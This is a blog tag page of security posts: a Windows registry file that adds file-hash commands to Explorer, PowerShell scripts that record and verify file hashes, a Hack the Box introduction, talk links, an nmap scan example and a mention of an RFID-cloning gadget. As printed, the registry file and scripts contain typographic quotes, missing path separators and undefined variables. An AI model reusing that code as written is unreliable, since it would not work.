




×
Our website is made possible by displaying online advertisements to our visitors. Please consider supporting us by whitelisting our website.

Tag: hacking

  • Turning on native file hash checking in Windows 10 and 11

    Turning on native file hash checking in Windows 10 and 11


    For obvious reasons I have been a little more concerned with security lately and so have been modifying my trust behavior on my windows machine when running programs or commands. Somewhere I’ve lost in a forum, someone was building a powershell module(that I will embed below) that could be set like a cron job that would get a file hash for every file in a folder you selected, and keep a history of easily checked file changes, and I think I’m going to have to implement something like that, but this morning I stumbled across a post here at eleven forums that is a game changer for Win11 admins. You can natively add powershell file hashing capability to the context menu of file explorer by,,, gasp adding registry keys. I know I hate touching the registry and was suspicious, so rather than copy the file there for download I copied it into a text editor and read it until I was confident it wasn’t malicious. Just run it as a .reg file with regedit and you’re golden. There are some benefits to Redmond’s involvement with Linux these days. Big thanks to Brink at eleven forums for posting the .reg

    Brink

    Written by

    Brink

    Administrator

    Here’s the reg file.

    Windows Registry Editor Version 5.00

    [HKEY_CLASSES_ROOT*\shell\hash]
    “MUIVerb”=”Hash value”
    “SubCommands”=””

    ; SHA1
    [HKEY_CLASSES_ROOT*\shell\hash\shell\01menu]
    “MUIVerb”=”SHA1”

    [HKEY_CLASSES_ROOT*\shell\hash\shell\01menu\command]
    @=”powershell -noexit get-filehash -literalpath \\”%1\\” -algorithm SHA1 | format-list”

    ; SHA256
    [HKEY_CLASSES_ROOT*\shell\hash\shell\02menu]
    “MUIVerb”=”SHA256”

    [HKEY_CLASSES_ROOT*\shell\hash\shell\02menu\command]
    @=”powershell -noexit get-filehash -literalpath \\”%1\\” -algorithm SHA256 | format-list”

    ; SHA384
    [HKEY_CLASSES_ROOT*\shell\hash\shell\03menu]
    “MUIVerb”=”SHA384”

    [HKEY_CLASSES_ROOT*\shell\hash\shell\03menu\command]
    @=”powershell -noexit get-filehash -literalpath \\”%1\\” -algorithm SHA384 | format-list”

    ; SHA512
    [HKEY_CLASSES_ROOT*\shell\hash\shell\04menu]
    “MUIVerb”=”SHA512”

    [HKEY_CLASSES_ROOT*\shell\hash\shell\04menu\command]
    @=”powershell -noexit get-filehash -literalpath \\”%1\\” -algorithm SHA512 | format-list”

    ; MACTripleDES
    [HKEY_CLASSES_ROOT*\shell\hash\shell\05menu]
    “MUIVerb”=”MACTripleDES”

    [HKEY_CLASSES_ROOT*\shell\hash\shell\05menu\command]
    @=”powershell -noexit get-filehash -literalpath \\”%1\\” -algorithm MACTripleDES | format-list”

    ; MD5
    [HKEY_CLASSES_ROOT*\shell\hash\shell\06menu]
    “MUIVerb”=”MD5”

    [HKEY_CLASSES_ROOT*\shell\hash\shell\06menu\command]
    @=”powershell -noexit get-filehash -literalpath \\”%1\\” -algorithm MD5 | format-list”

    ; RIPEMD160
    [HKEY_CLASSES_ROOT*\shell\hash\shell\07menu]
    “MUIVerb”=”RIPEMD160”

    [HKEY_CLASSES_ROOT*\shell\hash\shell\07menu\command]
    @=”powershell -noexit get-filehash -literalpath \\”%1\\” -algorithm RIPEMD160 | format-list”

    ; Allget-filehash -literalpath ‘%1’ -algorithm RIPEMD160 | format-list
    [HKEY_CLASSES_ROOT*\shell\hash\shell\08menu]
    “CommandFlags”=dword:00000020
    “MUIVerb”=”Show all”

    [HKEY_CLASSES_ROOT*\shell\hash\shell\08menu\command]
    @=”powershell -noexit get-filehash -literalpath \\”%1\\” -algorithm SHA1 | format-list;get-filehash -literalpath \\”%1\\” -algorithm SHA256 | format-list;get-filehash -literalpath \\”%1\\” -algorithm SHA384 | format-list;get-filehash -literalpath \\”%1\\” -algorithm SHA512 | format-list;get-filehash -literalpath \\”%1\\” -algorithm MACTripleDES | format-list;get-filehash -literalpath \\”%1\\” -algorithm MD5 | format-list;get-filehash -literalpath \\”%1\\” -algorithm RIPEMD160 | format-list”

    And the powershell script that I found earlier

    function Out-HashFiles
    {
    <#
    .SYNOPSIS
    Calculates hashes and saves as file.

    .DESCRIPTION
        This script recursively searches the ScanPath for files larger than the specified size. Then creates a .md5 or .sha1 file in the same directory and with the same name as the source file. The hash of the source file is stored in inside this .md5/.sha1 file.
    
    .PARAMETER  $ScanPath
        The path that will be recursively searched for files.
    
    .PARAMETER  $Algorithm
        Specify whether to use MD5 or SHA1 algorithm to hash. Default is SHA1
        No speed or CPU load difference when I tested.
    
    .PARAMETER  $LargerThan
        Hash files larger than specified size in bytes.
        1000 = 1 Thousand = 1KB
        1000000 = 1 Million = 1MB
        1000000000 = 1 BIllion = 1GB
    
    .PARAMETER  $Depth
        How deep to recursively search for files
    
    .NOTES
        Author: Michael Yamry
    
    .EXAMPLE
        PS C:\> Out-HashFiles -ScanPath "C:\test\" -LargerThanFileSize 0
    
        Hash all files in test folder using the default algorithm of SHA1 and recursive depth of 5.
    
    .EXAMPLE
        Out-HashFiles -ScanPath "C:\test\" -Algorithm SHA1 -LargerThan 100MB -Depth 5 -Verbose
    
        Hash files larger than 100MB using SHA1 algorithm. Only recursively searches 5 levels deep.
    
    .INPUTS
        None
    
    .OUTPUTS
        None
    #>
    
    [CmdletBinding()]
    param(
        [Parameter(Position=0, Mandatory=$false)]
        [ValidateScript({Test-Path -LiteralPath $_ -PathType Container})]
        [System.String]$ScanPath = "\\skynet.local\DFS\Video",
    
        [Parameter(Position=1, Mandatory=$false)]
        [ValidateSet("SHA1", "MD5", IgnoreCase = $true)]
        [System.String]$Algorithm="SHA1",
    
        [Parameter(Position=2, Mandatory=$false)]
        [ValidateNotNull()]
        [System.Int32]$LargerThan=100MB,
    
        [Parameter(Position=3, Mandatory=$false)]
        [ValidateNotNull()]
        [System.Int32]$Depth=5
    )
    
    BEGIN
    {
        Write-Host -Object "`r`n`r`n`r`n`r`n" #Four character returns so progress bar does not cover output
    }
    
    PROCESS
    {
        #Find large files in scanpath
        Write-Verbose "Scanning path: $ScanPath"
        $LargeFiles = Get-ChildItem -Path $ScanPath -Recurse -Depth $Depth -Exclude "*.md5", "*.sha1", "*.json", "*.nfo", "*.srt", "*.sub" | Select-Object FullName, Name, Length | Where-Object {$_.length -GT $LargerThan}
    
        #Count total number of files it will scan
        $FoundFileCount = ($LargeFiles | Measure-Object).Count
        Write-Verbose "INFO: $FoundFileCount files larger than $([math]::Round($LargerThan/1MB)) MB found"
    
        #Loop through each file and build custom object with info such as name, length, and if has file exists already
        Write-Verbose "Parsing $FoundFileCount files and checking if hash file already exists."
        #$i = 0
        $ParsedFiles = foreach ($File in $LargeFiles)
        {
            #Progress bar, when writing progress it takes 4 minutes, when not writing progress it takes 20 seconds
            #$i++
            #Write-Progress -Activity "Analyzing Files" -status "Working on $i/$FoundFileCount - $($File.Name)" -percentComplete ($i / $FoundFileCount*100)
    
            #Build object
            [PSCustomObject]@{
                Name = $File.Name
                FullName = $File.FullName
                HashFilePath = ($File.FullName + ".json")
                Length = $File.Length
                HashFileExists = $(Test-Path -LiteralPath $($File.FullName + ".json")) #True if hash file exists
            }
        }
    
        #Select only files not hashed from object
        $FilesNotYetHashed = $ParsedFiles | Where-Object {$_.HashFileExists -eq $false}
    
        #Calculate number of files not yet hashed
        $NumberOfFilesNotYetHashed = $FilesNotYetHashed | Measure-Object | Select-Object -ExpandProperty Count
        Write-Verbose "INFO: $($FoundFileCount - $NumberOfFilesNotYetHashed) files found already hashed"
        Write-Verbose "Hashing $NumberOfFilesNotYetHashed files."
    
        #Calculate size of files not hashed
        $BytesToHash = $FilesNotYetHashed | Measure-Object -Property Length -Sum | Select-Object -ExpandProperty Sum
        Write-Verbose "INFO: $([math]::Round($BytesToHash / 1GB)) GB to hash."
    
        #Cycle through each file not yet hashed and calculate it's hash and store info in file
        $BytesHashed = 0
        $i = 0
        foreach ($Obj in $FilesNotYetHashed)
        {
            #Progress bar
            $i++
            Write-Progress -Activity "Hashing files" -status "$([math]::Round($BytesHashed / 1GB)) of $([math]::Round($BytesToHash / 1GB))GB - Working on $i/$NumberOfFilesNotYetHashed - $($Obj.Name)" -percentComplete ($BytesHashed / $BytesToHash*100)
    
            #Compute hash
            $FileHash = (Get-FileHash -LiteralPath $Obj.FullName -Algorithm $Algorithm).Hash
    
            #Build output file contents and output to file
            $HashTable = @{ 
                $Algorithm = [string]$FileHash
                LastScanPassed = $null
                LastScanDate = (Get-Date -Format 'yyyy-MM-dd_HH:mm:ss') #set current date so new files don't get scanned checked again soon.
            }
    
            $HashTable | ConvertTo-Json | Out-File -LiteralPath $Obj.HashFilePath #force allows overwrite existing read only files #### failes when path has square brackets unless you use literalpath
            Write-Output "Stored '$FileHash' $Algorithm hash in '$($Obj.HashFilePath)'"
    
            #Increment number of bytes that have been hashed for progress bar
            $BytesHashed = $BytesHashed + $Obj.Length
        }
        #>
    }
    
    END
    {
        Write-Verbose "Completed hashing $([math]::Round($BytesHashed / 1GB)) GB in $i files"
    }

    }
    Later verify your previously hashed files with:

    function Test-HashFiles
    {
    <#
    .SYNOPSIS
    Verify file hashes in directory.

    .DESCRIPTION
        This script searches the ScanPath for .MD5 or .SHA1 hash files. It makes sure the companion file exists. It then hashes the companion file and checks it against the previously stored hash; unless -Skiphash is used
    
        Failed files will be checked each time.
    
    .PARAMETER  $ScanPath
        The path that will be recursivly searched for files.
    
    .PARAMETER  $Algorithm
        Specify whether to use MD5 or SHA1 algorithm to hash. Default is SHA1
    
    .NOTES
        Author: Michael Yamry
    
    .EXAMPLE
        $Results = Test-HashFiles -ScanPath "C:\test\" -SkipCheckDays -1 -Verbose
    
        Verifyes hashes by recursivly searching for SHA1 files in the specified folder. -1 means it will force recheck all even if checked recently.
    
    .EXAMPLE
        $Orphaned = (Get-ChildItem -LiteralPath "\\test.local\DFS\Video\" -Recurse -Filter *.json).FullName | foreach {if (-not (Test-Path -LiteralPath $($_ -replace ".json")) ) {$_} }
        $Orphaned | Remove-Item
    
        Delete all orphaned hash files
    
    .EXAMPLE
        $Currupt = (Get-ChildItem -LiteralPath "\\test.local\DFS\Video" -Recurse -Filter *.json).FullName | foreach { if ( (Get-Content -LiteralPath $_ | ConvertFrom-Json).LastScanPassed -eq $false ) {$_ -replace ".json"} }        
    
        Find files that were marked as currupt
    #>
    
    [CmdletBinding()]
    param (
        [Parameter(Position=0, Mandatory=$true)]
        [ValidateScript({Test-Path -LiteralPath $_ -PathType Container})]
        [System.String]
        $ScanPath = "\\test.local\DFS\Video",
    
        #Skip scanning files that were scanned recently
        [int]$SkipCheckDays = 60
    )
    
    
    Write-Verbose "Finding all '*.json' has files in '$ScanPath'."
    $FoundFiles = Get-ChildItem -Path $ScanPath -Recurse -Filter *.json | Select-Object FullName, Name
    
    #Count total number of files it will parse
    $FileCount = ($FoundFiles | Measure-Object).Count
    Write-Verbose "Found $FileCount .json files. Parsing through each getting source file properties and JSON contents."
    
    #Loop through each file and build custom object with info such as name, length, and if has file exists already, etc
    $ParsedFiles = foreach ($File in $FoundFiles)
    {
        $JSONContents = Get-Content -LiteralPath $File.FullName | ConvertFrom-Json
        <# Example
            {
            "LastScanPassed":  null,
            "LastSCanDate":  null,
            "SHA1":  "4C3883069DC34910ADB47DC41D2A837C93C40305"
            } #>
        #Retrive stored hash from file
        if ($JSONContents.SHA1)
        {
            $Algorithm = "SHA1"
            $StoredHash = $JSONContents.SHA1
        } else {
            if ($JSONContents.MD5)
            {
                $Algorithm = "MD5"
                $StoredHash = $JSONContents.MD5
            }
            else
            {
                Write-Warning "Could not find SHA1 or MD5 properties in JSON file: $($HashFile.FullName)"
            }
        }
    
            #find out if hash should be computed
        if (-not $JSONContents.LastScanDate) #is the date emtpy
        {
            [bool]$ComputeHash = $true
        }
        else
        {
            $StoredDate = [datetime]::ParseExact($JSONContents.LastScanDate,'yyyy-MM-dd_HH:mm:ss',$null) #Convert string back to date
            $TimeDifference = New-TimeSpan -Start $storedDate -End (Get-Date)
    
            # has it been scanned recently?
            if ( $TimeDifference.Days -gt $SkipCheckDays )
            {
                [bool]$ComputeHash = $true
            } else {
                [bool]$ComputeHash = $false
                #Write-Verbose "[Skipped] '$($OutputObject.SourceFilePath)' File already checked $($TimeDifference.Days) day(s) ago."
            }
        }
    
        #find out if source file exists and get size
        try
        {
            $SourceFileLength = (Get-Item -LiteralPath $($File.FullName -replace ".json") -ErrorAction Stop).Length
            $Exists = $true
        }
        catch 
        {
            $Exists = $false
        }
    
        #make and output object
        [PSCustomObject]@{
                Name = $File.Name
                FullName = $File.FullName
                SourceFileName = ($File.Name -replace ".json")
                SourceFileFullName = ($File.FullName -replace ".json")
                SourceFileExists = $Exists
                SourceFileLength =  $SourceFileLength
                LastScanPassed = $JSONContents.LastScanPassed
                LastScanDate = $JSONContents.LastScanDate
                Algorithm = $Algorithm
                StoredHash = $StoredHash
                ComputeHash = $ComputeHash
    
            }
    }
    
    #Warn about currupt files
    $ParsedFiles | Where-Object {$_.LastScanPassed -eq $false} | foreach { Write-Warning "File found currupt on last scan, will be rechecked: $($_.SourceFileFullName)"; Start-Sleep -Milliseconds 100}
    
    #Warn about orphaned files
    $ParsedFiles | Where-Object {$_.SourceFileExists -eq $false} | foreach { Write-Warning "Orphaned JSON file will be skipped: $($_.FullName)"}
    
    #Show number of skipped files scanned recently
    $SkippedCount = ($ParsedFiles | Where-Object {$_.ComputeHash -eq $false} | Measure-Object).Count
    Write-Verbose "Skipping $SkippedCount files that were scanned in the last $SkipCheckDays day(s)."
    
    #Select files that will be checked this run
    $FilesToRun = $ParsedFiles | Where-Object {($_.ComputeHash -eq $true) -and ($_.SourceFileExists -eq $true)} #not filtering files that failed last. failed files will be checked each time.
    Remove-Variable ParsedFiles
    
    #Calculate quantity and size of this run
    $BytesToHash = $FilesToRun | Measure-Object -Property SourceFileLength -Sum | Select-Object -ExpandProperty Sum
    $QuantityFilesToRun = $FilesToRun | Measure-Object | Select-Object -ExpandProperty Count
    Write-Verbose "$QuantityFilesToRun files to recompute totaling $([math]::Round($BytesToHash / 1GB)) GB."
    
    $BytesHashed = 0
    $i = 0
    
    foreach ($CurrentFile in $FilesToRun)
    {
        #Progress bar
        $i++
        Write-Progress -Activity "Recomputing files" -Status "$([math]::Round($BytesHashed / 1GB)) of $([math]::Round($BytesToHash / 1GB))GB - Working on $i/$QuantityFilesToRun - $($CurrentFile.SourceFileName)" -PercentComplete ($BytesHashed / $BytesToHash*100)
    
        #Compute hash of curent file
        $TestedFileHash = Get-FileHash -LiteralPath $CurrentFile.SourceFileFullName -Algorithm $CurrentFile.Algorithm | Select-Object -ExpandProperty Hash
    
        #Build object to be put back into JSON file
        $Contents = @{}
        $Contents.LastScanDate = (Get-Date -Format 'yyyy-MM-dd_HH:mm:ss')
    
        #Compare hashes
        if ($TestedFileHash -eq $CurrentFile.StoredHash)
        {
            Write-Verbose "[Verified] $($CurrentFile.SourceFileFullName)"
            $Contents.LastScanPassed = $true
        }
        else
        {
            Write-Warning "Stored hash '$StoredHash' does not match current hash '$TestedFileHash' for: $($OutputObject.SourceFilePath)"
            $Contents.LastScanPassed = $false
        }
    
        #Increment number of bytes that have been hashed for progress bar
        $BytesHashed = $BytesHashed + $CurrentFile.SourceFileLength
    
        #Output new JSON file
        $Contents.($CurrentFile.Algorithm) = $CurrentFile.StoredHash
        $JSONContents = New-Object –TypeName PSObject -Property $Contents
        $JSONContents | ConvertTo-Json | Out-File -LiteralPath $CurrentFile.FullName -Force
        Remove-Variable -Name JSONContents, Contents
    }
    
    Write-Verbose "Completed all operations."

    }
    I’d recommend using the above functions in a script such as the one below. Set it to run weekly or something using a scheduled task.

    Write-Verbose “Running script: $PSCommandPath” -Verbose

    Out-HashFiles -ScanPath “\test.local\DFS\Video” -Algorithm SHA1 -LargerThan 100MB -Depth 5 -Verbose

    Test-HashFiles -ScanPath “\test.local\DFS\Video” -SkipCheckDays 60 -Verbose

    Write-Verbose “End of script: $PSCommandPath” -Verbose
    Start-Sleep -Seconds 20

  • So you want to be a hacker? Meet John Hammond

    So you want to be a hacker? Meet John Hammond

    It’s no secret that the internet can be a dangerous place. Every day, countless cyberattacks are launched against individuals, businesses, and governments. In the face of such threats, there is a growing demand for skilled hackers who can help defend against these attacks. But how does one become a hacker? What tools and resources are available for those looking to hone their skills? In this post, we’ll take a look at Hack the Box, a popular platform for learning hacking skills, and the best way to start from scratch.

    To begin our exploration of hacking, let’s start with John Hammond. He is a well-known cybersecurity professional who hosts various cybersecurity challenges and walkthroughs. His passion for cybersecurity and hacking is contagious, and he is an excellent source of inspiration for those who are just starting. This post is inspired by his Hack the Box playlist here.


    Hack the Box is a platform designed to teach people how to hack in a controlled, safe environment. Users can sign up for a free account and gain access to a wide range of virtual machines, each of which is designed to simulate a real-world hacking scenario. These machines vary in difficulty, with some being relatively easy and others being extremely challenging.

    So how does Hack the Box work? The platform is built around a series of challenges, each of which is designed to test a specific hacking skill. For example, some challenges might involve cracking passwords or exploiting known vulnerabilities in software. Users are given access to a virtual machine that has been set up to simulate the target environment, and they are then free to explore and experiment in order to find the vulnerabilities.

    One of the major benefits of using Hack the Box is that it provides a safe, controlled environment for learning hacking skills. Users are able to experiment and try new techniques without fear of causing damage or getting into legal trouble. Additionally, because the challenges are designed to simulate real-world scenarios, users are able to gain practical experience that can be applied in real-world situations.

    Another great aspect of Hack the Box is the abundance of walkthroughs and tutorials available on the platform. These resources provide step-by-step instructions for completing the challenges and can be a valuable source of guidance for those who are new to hacking. Additionally, the platform has an active community of users who are always willing to offer advice and help to those who are struggling.

    If you’re interested in getting started with Hack the Box, the first step is to create an account on the platform. You’ll need a way to access the VPN’s required to connect to the boxes, so I recommend thinking about your setup. The best home practice lab, in my opinion, is a Windows computer with sufficient RAM to run a Linux virtual machine via free VirtualBox or VMWare clients. There are many free Linux Hacking distros available these days, but I prefer the tried and true Kali Linux. You’ll need to get the keys for your VPN client from Hack the Box, and you’ll need to start the VM and the VPN every time you want to begin. Once you’ve done that, you’ll have access to a wide range of challenges and virtual machines that you can start working on. It’s important to note that Hack the Box is not a platform for illegal activities, so be sure to follow the rules and guidelines set forth by the platform.

    As you start working on challenges on Hack the Box, there are a few tips that can help you be successful. First, it’s important to have a strong foundation in basic computer skills, such as networking, operating systems, and programming. Second, be patient and persistent. Hacking can be a difficult and time-consuming process, but with practice and perseverance, you can become proficient.

    In addition to Hack the Box, there are many other online resources available for learning hacking skills. One of the most important resources is video tutorials. Videos can be a valuable source of guidance, as they allow you to see exactly how a particular technique is performed. There are many great YouTube channels and playlists that are dedicated to teaching hacking, but John Hammond’s videos are the best place to start. I learned on Hack the Box, but lately, John has been doing a lot more videos on Try Hack Me. Defend the Web is another great place to start if your interest is in hacking websites.

    To conclude, learning hacking skills can be a daunting task, but with the right tools and resources, it can also be a rewarding one. Hack the Box is an excellent platform for learning hacking skills in a safe, controlled environment, and the abundance of walkthroughs can be a great help to start.

  • Hacking Dumberly

    Hacking Dumberly

    Fun talk by Tim Medin of Red Siege Security on trying the dumb hacks first before going all advanced zero day. Good advice, and remember if it’s stupid but it works, it might not be stupid.

  • The Bug Hunter’s Methodology V4

    The Bug Hunter’s Methodology V4


    Since I am participating in Bugcrowd’s October Challenge Month I thought I would present to you the ever awesome @jhaddix’s bug hunter methodology talk from this year’s DefCon Red Team Villiage. He’s been giving and revising this talk for many years and this is an awesome version. As I work on my own project fro the challenge, I am just following along with the methods in the video, and it’s really upped my recon game. Supposedly there’s a second part of the talk on application testing, but I haven’t been able to find it yet. Word to the wise, if you want to get into bug bounty, follow Jason Haddix closely.

  • Nmap Cheatsheet

    Nmap Cheatsheet


    Here’s a great nmap cheat sheet from Nathan House of StationX. I’ve taken some of his courses and found them to be a huge value in the cost to knowledge gained ratio. He’s also very helpful when you run into snags. f you really want to dive into nmap for hacking check out the NSE scripting engine. Start with nmap -sV -sC 192.168.1.1 and then maybe check here.

  • Hacker Toy

    Hacker Toy

    Ohh man, must have this little hacker toy currently on kickstarter. All the wireless protocols gamified with a cute dolphin avatar. This is both toy and tool. Everything from IR emulation to RFID badge cloning. Yes guys.

    inspired by the pwnagotchi

  • Defcon SafeMode Playlist

    Defcon SafeMode Playlist

